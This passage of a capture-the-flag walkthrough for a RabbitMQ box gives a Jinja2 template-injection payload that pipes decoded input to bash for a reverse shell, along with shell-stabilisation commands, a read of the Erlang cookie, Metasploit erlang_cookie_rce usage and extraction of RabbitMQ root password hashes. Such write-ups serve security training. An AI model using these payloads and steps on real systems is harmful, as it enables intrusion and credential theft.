
{"username":"{{ cycler.__init__.__globals__.os.popen('echo [YOUR_PAYLOAD]|base64 -d|bash').read() }}"}

Send request with prepared payload:

Now you have your reverse shell:

Stabilization of reverse shell:

# type this:
/bin/bash  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
CTRL+Z  
stty raw -echo;fg  
stty rows 29 columns 126  
export TERM=XTERM-256color


First flag

Grab first user.txt flag

Searching for the rabbit


When I was scanning the target using nmap I noticed some rabbit node. So I checked processes related to rabbit.

ps aux | grep rabbit

To login to rabbit using erlang we need to have erlang cookie. It is located in:

/var/lib/rabbitmq/.erlang.cookie


I used msfconsole to gain  access using the cookie I found in file above. Remember to adjust all options in msfconsole after choosing right exploit including COOKIE you have from .erlang.cookie file

msfconsole
use exploit/multi/misc/erlang_cookie_rce
show options
# set cookie you have from file:
set COOKIE [COOKIE_VALUE_FROM_FILE]
# ... and other options
set [PARAMETER_NAME] [PARAMETER_VALUE]
# start exploit
run



After running exploit we have console as rabbitmq user

Since we have access to rabbitmq user shell, we can try accessing rabbitmqctl. First, I will just check if it’s working:


Looks like we need to change ./.erlang.cookie permissions using the command below:

# change permission
chmod 400 .erlang.cookie
# export password hashes:
rabbitmqctl export_definitions /tmp/rabbit_defs.json
cat /tmp/rabbit_defs.json

Root password

We can read in the generated JSON that the root user password is SHA-256 hashed value of the RabbitMQ root user’s password.

So we need to get this SHA-256 out of rabbitMQ json.
I used tool from github repository to decode rabbitMQ hashes in file:

git clone https://github.com/PothinM/rabbitmq-hash-decoder.git
cd rabbitmq-hash-decoder
pip3 install  -r requirements.txt
python3 rabbitmq-hash-decoder.py [HASH_FROM_FILE_HERE]


Root flag

SHA-256 is root password, so we can switch to root user and grab flag from root.txt file: